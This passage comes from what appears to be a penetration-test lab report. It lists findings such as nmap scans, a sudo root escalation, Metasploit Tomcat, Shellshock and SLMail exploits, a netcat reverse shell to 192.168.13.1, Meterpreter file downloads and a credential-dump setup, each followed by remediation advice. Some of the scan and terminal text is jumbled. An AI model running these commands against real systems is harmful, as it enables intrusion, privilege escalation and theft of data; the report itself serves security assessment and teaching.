<td>148.197.15.in-addr.arpa</td><td>IN</td><td>NS</td><td>ns-2038.awsdns-62.co.uk</td><td>172800s (2.00:00:00)</td></tr> <tr> <td>148.197.15.in-addr.arpa</td><td>IN</td><td>NS</td><td>ns-936.awsdns-53.net</td><td>172800s (2.00:00:00)</td></tr> <tr> <td>148.197.15.in-addr.arpa</td><td>IN</td><td>SOA</td><td>server: ns-1454.awsdns-53.org email: awsdns-hostmaster@amazon.com serial: 1 refresh: 7200 retry: 900 expire: 1209600 minimum ttl: 86400</td><td>900s (00:15:00)</td></tr> </tbody> </table>	name	class	type	data	time to live	totalrekall.xyz	IN	A	3.33.130.190	300s (00:05:00)	totalrekall.xyz	IN	A	15.197.148.33	300s (00:05:00)	totalrekall.xyz	IN	NS	ns51.domaincontrol.com	3600s (01:00:00)	totalrekall.xyz	IN	NS	ns52.domaincontrol.com	3600s (01:00:00)	totalrekall.xyz	IN	SOA	server: ns51.domaincontrol.com email: dns@jomax.net serial: 2023100600 refresh: 28800 retry: 7200 expire: 604800 minimum ttl: 600	3600s (01:00:00)	totalrekall.xyz	IN	TXT	flag2 is 7sk67c5obs	3600s (01:00:00)	33.148.197.15.in-addr.arpa	IN	PTR	a2aa9ff50de748dbe.awsglobalaccelerator.com	300s (00:05:00)	148.197.15.in-addr.arpa	IN	NS	ns-1454.awsdns-53.org	172800s (2.00:00:00)	148.197.15.in-addr.arpa	IN	NS	ns-201.awsdns-25.com	172800s (2.00:00:00)	148.197.15.in-addr.arpa	IN	NS	ns-2038.awsdns-62.co.uk	172800s (2.00:00:00)	148.197.15.in-addr.arpa	IN	NS	ns-936.awsdns-53.net	172800s (2.00:00:00)	148.197.15.in-addr.arpa	IN	SOA	server: ns-1454.awsdns-53.org email: awsdns-hostmaster@amazon.com serial: 1 refresh: 7200 retry: 900 expire: 1209600 minimum ttl: 86400	900s (00:15:00)
name	class	type	data	time to live																																																														
totalrekall.xyz	IN	A	3.33.130.190	300s (00:05:00)																																																														
totalrekall.xyz	IN	A	15.197.148.33	300s (00:05:00)																																																														
totalrekall.xyz	IN	NS	ns51.domaincontrol.com	3600s (01:00:00)																																																														
totalrekall.xyz	IN	NS	ns52.domaincontrol.com	3600s (01:00:00)																																																														
totalrekall.xyz	IN	SOA	server: ns51.domaincontrol.com email: dns@jomax.net serial: 2023100600 refresh: 28800 retry: 7200 expire: 604800 minimum ttl: 600	3600s (01:00:00)																																																														
totalrekall.xyz	IN	TXT	flag2 is 7sk67c5obs	3600s (01:00:00)																																																														
33.148.197.15.in-addr.arpa	IN	PTR	a2aa9ff50de748dbe.awsglobalaccelerator.com	300s (00:05:00)																																																														
148.197.15.in-addr.arpa	IN	NS	ns-1454.awsdns-53.org	172800s (2.00:00:00)																																																														
148.197.15.in-addr.arpa	IN	NS	ns-201.awsdns-25.com	172800s (2.00:00:00)																																																														
148.197.15.in-addr.arpa	IN	NS	ns-2038.awsdns-62.co.uk	172800s (2.00:00:00)																																																														
148.197.15.in-addr.arpa	IN	NS	ns-936.awsdns-53.net	172800s (2.00:00:00)																																																														
148.197.15.in-addr.arpa	IN	SOA	server: ns-1454.awsdns-53.org email: awsdns-hostmaster@amazon.com serial: 1 refresh: 7200 retry: 900 expire: 1209600 minimum ttl: 86400	900s (00:15:00)																																																														
<b>Affected Hosts</b>	<b>totalrekall.xyz</b>																																																																	
<b>Remediation</b>	Perform takedown requests on tools made to pull WHOIS information Audit WHOIS information to remove sensitive information shared																																																																	

Vulnerability 10	Findings
Title	Visible IP Addresses and Machines via NMAP/Zenmap

Type (Web app / Linux OS / Windows OS)	Linux OS, Windows OS, Web App
Risk Rating	Low
Description	Ran a Nmap scan on 192.168.13.0/24 Revealed 5 hosts with exposed IP addresses and ports

```
(root💀 kali)-[~/Documents/finding]
# >.....
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.7 ((Ubuntu))
MAC Address: 02:42:C0:A8:0D:0B (Unknown)

Nmap scan report for 192.168.13.12
Host is up (0.0000060s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
8080/tcp  open  http   Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 02:42:C0:A8:0D:0C (Unknown)

Nmap scan report for 192.168.13.13
Host is up (0.0000060s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.25 ((Debian))
MAC Address: 02:42:C0:A8:0D:0D (Unknown)

Nmap scan report for 192.168.13.14
Host is up (0.0000060s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2
MAC Address: 02:42:C0:A8:0D:0E (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Nmap scan report for 192.168.13.1
Host is up (0.0000060s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
5901/tcp  open  vnc   VNC (protocol 3.8)
6001/tcp  open  X11   (access denied)
10000/tcp filtered snet-sensor-mgmt
10001/tcp filtered scp-config

Images
└─(root💀 kali)-[~] have to try
# nmap -sV -sS -A 192.168.13.13
Starting Nmap 7.92 ( https://nmap.org ) at 2024-02-12 20:32 EST
Nmap scan report for 192.168.13.13
Host is up (0.000043s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 22 disallowed entries (15 shown)
|_ /core/ /profiles/ /README.txt /web.config /admin/
|_ /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
|_ /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_ /index.php/comment/reply/
|_ http-title: Home | Drupal CVE-2019-6340
|_ http-generator: Drupal 8 (https://www.drupal.org)
|_ http-server-header: Apache/2.4.25 (Debian)
MAC Address: 02:42:C0:A8:0D:0D (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop


TRACEROUTE
HOP RTT      ADDRESS
1  0.04 ms  192.168.13.13

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.94 seconds
```

	<pre>[root@kali:~/Documents] # cat eth3day3Scan.txt # Nmap 7.92 scan initiated Wed Feb 14 18:33:20 2024 as: nmap -p- --open -sV -A -oN eth3day3Scan.txt -n -v 172.22.117 .0/24 Nmap scan report for 172.22.117.10 Host is up (0.00053s latency). Not shown: 62041 closed tcp ports (reset), 3469 filtered tcp ports (no-response) Some closed ports may be reported as filtered due to --defeat-rst-ratelimit PORT      STATE SERVICE      VERSION 53/tcp    open  domain      Simple DNS Plus 88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-02-14 23:33:49Z) 135/tcp   open  msrpc       Microsoft Windows RPC 139/tcp   open  netbios-ssn  Microsoft Windows NetBIOS-SSN 389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: rekall.local0., Site: Default-First-Site-Name) 445/tcp   open  microsoft-ds? 464/tcp   open  kpasswd5? 593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0 636/tcp   open  tcprwapped 3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain: rekall.local0., Site: Default-First-Site-Name) 3269/tcp  open  tcprwapped 5985/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  _http-server-header: Microsoft-HTTPAPI/2.0  _http-title: Not Found 9389/tcp  open  mc-nmf     .NET Message Framing 47001/tcp open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  _http-title: Not Found  _http-server-header: Microsoft-HTTPAPI/2.0 49664/tcp open  msrpc       Microsoft Windows RPC 49665/tcp open  msrpc       Microsoft Windows RPC 49666/tcp open  msrpc       Microsoft Windows RPC 49668/tcp open  msrpc       Microsoft Windows RPC 49669/tcp open  msrpc       Microsoft Windows RPC 49670/tcp open  ncacn_http Microsoft Windows RPC over HTTP 1.0 49671/tcp open  msrpc       Microsoft Windows RPC 49672/tcp open  msrpc       Microsoft Windows RPC 49681/tcp open  msrpc       Microsoft Windows RPC 49700/tcp open  msrpc       Microsoft Windows RPC 49735/tcp open  msrpc       Microsoft Windows RPC MAC Address: 00:15:5D:02:04:13 (Microsoft) No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).</pre> <p>TCP/IP fingerprint:</p> <pre>OS:SCAN[V=7.92E=4%D=2/14%OT=53%CT=1%CU=37715%PV=Y%DS=1%DC=D%G=Y%M=00155D%T OS:M=65CD494%P=x86_64-pc-linux-gnu)SEQ(S=106%GC=1%ISR=106%TI=I%CI=I%LI=I OS=%SS=5%TS=U)OPS(O1=M5B4NW8NNNSX02-M5B4NW8NNNSX03-M5B4NW8X04-M5B4NW8NNNSX05-M OS:5B4NW8NNNSX06-M5B4NWNS)WIN(W1=FFFF%W2=FFFFXW3=FFFFXW4=FFFF%W5=FFFF%W6=F70 OS:)ECN(R=Y%DF=Y%T=80%W=FFFFX%O=M5B4NW8NNNSXCC=YXQ-)T1(R=Y%DF=Y%T=80%W=0%A=S+ OS:%F=A\$%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%Z=A=S%F=AR%K=RD=0%Q=)T3(R=Y%DF=Y%T OS=80%W=0%Z=A=0%K=AR%K=RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%K=A=0%F=R%K=RD=0%Q=) OS:XQ-)T5(R=Y%DF=Y%T=80%W=0%Z=A=S%F=AR%K=RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%K OS=A%A=0%F=R%K=RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%Z=A=S%F=AR%K=RD=0%Q=)T8(R=Y%DF=Y%T=80%W=0%K OS:=Y%DF=N%T=80%TDL=164%IN=0%RTPI=G%RTD=G%RTDCK=G%RUCI=G)T9(R=Y%DEF=N</pre>
Affected Hosts	192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14 192.168.13.1 172.22.117.10 172.22.117.20 192.168.14.35
Remediation	<p>Implement tools which deny IP mapping scans</p> <p>Implement IP blocking for unauthorized users</p> <p>Restrict amount of open ports</p> <p>Deploy network-based Intrusion Detection and Prevention System that can detect and block network scanning activity</p> <p>Configure firewalls</p> <ul style="list-style-type: none"> <li>Egress Filtering</li> <li>Ingress Filtering</li> <li>Rate Limiting</li> </ul> <p>Implement Port Knocking</p> <p>Develop and deploy Honeypots to detect, deflect, or study malicious actors on the network.</p> <p>Monitor and analyze network traffic via log analysis.</p> <p>Reduce attack surface and update/patch network regularly</p>

Vulnerability 11	Findings
Title	Apache Struts (CVE-2017-5638)
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Nessus Scan found well documented Apache Struts vulnerability
Images	 <p>The screenshot shows the Nessus interface with the following details:</p> <ul style="list-style-type: none"> <li><b>Plugin Details:</b> <ul style="list-style-type: none"> <li>Severity: Critical</li> <li>ID: 7741</li> <li>Version: 1.24</li> <li>Type: remote</li> <li>Family: CUI abuses</li> <li>Published: March 8, 2017</li> <li>Modified: November 30, 2021</li> </ul> </li> <li><b>Risk Information:</b> <ul style="list-style-type: none"> <li>Risk Factor: Critical</li> <li>CVSS v3.0 Base Score 10.0</li> <li>CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UF:N/C:C/I:H/R:H</li> <li>CVSS v3.0 Temporal Vector: CVSS3.0/EH/R/RC/RC</li> <li>CVSS v3.0 Temporal Score: 3.5</li> <li>CVSS v2.0 Base Score: 10.0</li> <li>CVSS v2.0 Temporal Score: 8.7</li> <li>CVSS v2.0 Vector: CVSS:2#AV:N/AC:L/Au:N/C:I/C/A/C</li> <li>CVSS v2.0 Temporal Vector: CVSS2#E:H/R/L/D/F/R/C</li> </ul> </li> <li><b>Vulnerability Information:</b> <ul style="list-style-type: none"> <li>CPE: cpe:/a:apache:struts</li> </ul> </li> </ul>
Affected Hosts	192.168.13.12
Remediation	Perform regular updates on Apache Setup automated check and download of latest version of Apache

Vulnerability 12	Findings
Title	Linux Privilege Escalation
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Able to ssh into the machine using stolen credentials. Due to user having sudo privileges, ran a known sudo exploit to obtain root access to machine.

<b>Images</b>	 <pre>(root@kali)-[~] # ssh alice@192.168.13.14 alice@192.168.13.14's password: Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64)   * Documentation: https://help.ubuntu.com  * Management: https://landscape.canonical.com  * Support: https://ubuntu.com/advantage This system has been minimized by removing packages and content that are not required on a system that users do not log into.  To restore this content, you can run the 'unminimize' command.  The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*copyright.  Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.  The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*copyright.  Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.  Last login: Tue Feb 13 01:54:40 2024 from 192.168.13.1 Could not chdir to home directory /home/alice: No such file or directory \$ sudo -u#-1 su root@d95cc996a379:/# cd /root root@d95cc996a379:~# ls flag12.txt root@d95cc996a379:~# cat flag12.txt d7sdfksdf384 root@d95cc996a379:~#</pre>
<b>Affected Hosts</b>	192.168.13.14
<b>Remediation</b>	<p>Setup firewall rule to only allow specific IP's to ssh into system  Harden User accounts using:  strong password policies  Account Lockout Policies  Use SSH keys instead of passwords and protect the private keys using a very strong passphrase.</p> <p>Limit services and Daemons that are not required  Configure file permissions and regularly audit critical files  Use Security-Enhanced Linux or AppArmor to restrict program capabilities for a per-program access control  Harden Kernel with sysctl parameters and implement processes for kernel patching.</p>

Vulnerability 13	Findings
Title	Apache Remote Code Execution (CVE-2017-12617)
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Using Metasploit, used multi/http/tomcat_jsp_upload_bypass exploit resulting in gaining a reverse shell. In Meterpreter the team was given root level access, used the download tool to exfiltrate sensitive documents
Images	<pre> msf6 &gt; use [*] No payload configured, defaulting to generic/shell_reverse_tcp 6 N/A msf6 exploit(multi/http/tomcat_jsp_upload_bypass) &gt; set rhosts 192.168.13.10 rhosts =&gt; 192.168.13.10 msf6 exploit(multi/http/tomcat_jsp_upload_bypass) &gt; run  [*] Started reverse TCP handler on 172.31.132.223:4444 [*] Uploading payload... [*] Payload executed! [*] Command shell session 1 opened (172.31.132.223:4444 → 192.168.13.10:46670 ) at 2024-02-12 19:40:00 -0500  shell [*] Trying to find binary 'python' on the target machine [-] python not found [*] Trying to find binary 'python3' on the target machine [-] python3 not found [*] Trying to find binary 'script' on the target machine [*] Found script at /usr/bin/script [*] Using `script` to pop up an interactive shell ls ls LICENSE  RELEASE-NOTES  bin  include  logs  webapps NOTICE   RUNNING.txt    conf  lib      temp   work # ls ls LICENSE  RELEASE-NOTES  bin  include  logs  webapps NOTICE   RUNNING.txt    conf  lib      temp   work # whoami whoami root # ^X@ss^X@ss </pre>

```
-z      zero-i/O mode (scanning)
nc 192.168.13.1 4445 -e /bin/bash
/bin/bash: line 2: shell: command not found
/bin/bash: line 5: upload: command not found
download flagisinThisfile.7z
/bin/sh: download: not found
cd
pwd an error when you connect to
/root
ls -l actually created. Search how to
flagisinThisfile.7z
download flagisinThisfile.7z
/bin/sh: download: not found
back
/bin/sh: back: not found
^C
Terminate channel 3? [y/N] y
meterpreter > download flagisinThisfile.7z
[-] stdapi_fs_stat: Operation failed: 1
meterpreter > download flagisinThisfile.7z
[-] stdapi_fs_stat: Operation failed: 1
meterpreter > cd /root
meterpreter > download flagisinThisfile.7z
[*] Downloading: flagisinThisfile.7z → /root/flagisinThisfile.7z
[*] Downloaded 194.00 B of 194.00 B (100.0%): flagisinThisfile.7z → /root/flagisinThisfile.7z
[*] download : flagisinThisfile.7z → /root/flagisinThisfile.7z
meterpreter >
```

```
meterpreter > cd /root
meterpreter > download flagisinThisfile.7z
[*] Downloading: flagisinThisfile.7z → /root/flagisinThisfile.7z
[*] Downloaded 194.00 B of 194.00 B (100.0%): flagisinThisfile.7z → /root/flagisinThisfile.7z
[*] download : flagisinThisfile.7z → /root/flagisinThisfile.7z
meterpreter > lpwd
/root
meterpreter > ss
```

```
(root㉿kali)-[~]
# 7z x flagisinThisfile.7z

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs
ntel(R) Xeon(R) Platinum 8272CL CPU @ 2.60GHz (50657),ASM,AES-NI)

Scanning the drive for archives:
1 file, 194 bytes (1 KiB)


Extracting archive: flagisinThisfile.7z
--
Path = flagisinThisfile.7z
Type = 7z
Physical Size = 194
Headers Size = 167
Method = LZMA2:12
Solid = -
Blocks = 1

Would you like to replace the existing file:
  Path: ./file2
  Size: 0 bytes
  Modified: 2022-02-08 08:40:53
with the file from archive:
  Path: file2
  Size: 0 bytes
  Modified: 2022-02-08 08:40:53
? (Y)es / (N)o / (A)lways / (S)kip all / A(u)o to rename all / (Q)uit? u

Everything is Ok

Files: 3
Size: 23
```

	<pre>[root@kali]# cat flagfile flag 10 is wjasdufsdkg</pre>
Affected Hosts	192.168.13.10
Remediation	<p>Apply updates to Apache Tomcat to deny the use of tools baked into metasploit.</p> <p>Encrypt sensitive files/data</p> <p>Regular updates of Apache via automated tasks checking and downloading latest releases</p> <p>Add passwords to zipped files</p>

Vulnerability 14	Findings
Title	Shellshock on Web Server Open on port 80
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Medium
Description	<p>Used exploit baked into metasploit (multi/http/apache_mod_cgi_bash_env_exec)</p> <pre>set TARGETURI /cgi-bin/shockme.cgi shell used 'cat' to type out the /etc/sudoers file</pre>
Images	
Affected Hosts	192.168.13.14

<b>Remediation</b>	<p>Limit read access to the sudoers file to only users with sudo access  Create and add users who need sudo access to a group granting access to read these sensitive files.</p> <p>Update/patch version of Bash  Configure the web server to limit or disable CGI scripts  Use SuExec or suPHP to execute CGI scripts under separate user accounts limiting the impact of compromise  Implement code sanitization to prevent command injection vulnerabilities  Deploy IDS/WAF that have rules to detect and block Shellshock exploitation attempts. Ensure these stay up to date.  Monitor logs for unusual activity and regularly audit the system for indicators of compromise  Regular backup and recovery plan</p>
--------------------	--

<b>Vulnerability 15</b>		<b>Findings</b>
<b>Title</b>		Hashed Credential Dump via Kiwi
<b>Type (Web app / Linux OS / Windows OS)</b>		Windows OS
<b>Risk Rating</b>		Critical
<b>Description</b>		<p>Used exploit baked into Metasploit (windows/pip3/seattlelab_pass)  Ran on port 110  Loaded Kiwi once in Meterpreter  Ran command &lt;lsa_dump_secrets&gt;</p>

Images

```
msf6 exploit(windows/pop3/seattlelab_pass) > search shell.exe

Matching Modules
=====
#  Name                                     Disclosure Date   Rank    Check  Description
-  --
  0  exploit/multi/script/web_delivery      2013-07-19     manual  No    Script Web Delivery
  1  exploit/windows/browser/dxstudio_player_exec 2009-06-09     excellent  No    Worldweaver DX Studio Player
shell.execute() Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/windows/browser/dxstudio_player_exec

msf6 exploit(windows/pop3/seattlelab_pass) > set payload 1
msf6 exploit(windows/pop3/seattlelab_pass) > options

Module options (exploit/windows/pop3/seattlelab_pass):
Name  Current Setting  Required  Description
--  --  --  --
RHOSTS  172.22.117.20  yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT  110             yes        The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
--  --  --  --
EXITFUNC  thread        yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST  172.22.117.100  yes        The listen address (an interface may be specified)
LPORT  4444            yes        The listen port

Exploit target:
Id  Name
--  --
  0  Windows NT/2000/XP/2003 (SLMail 5.5)

msf6 exploit(windows/pop3/seattlelab_pass) > run



[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 2 opened (172.22.117.100:4444 → 172.22.117.20:53920 ) at 2024-02-14 20:02:35 -0500

meterpreter > shell
Process 4900 created.
Channel 1 created.
```

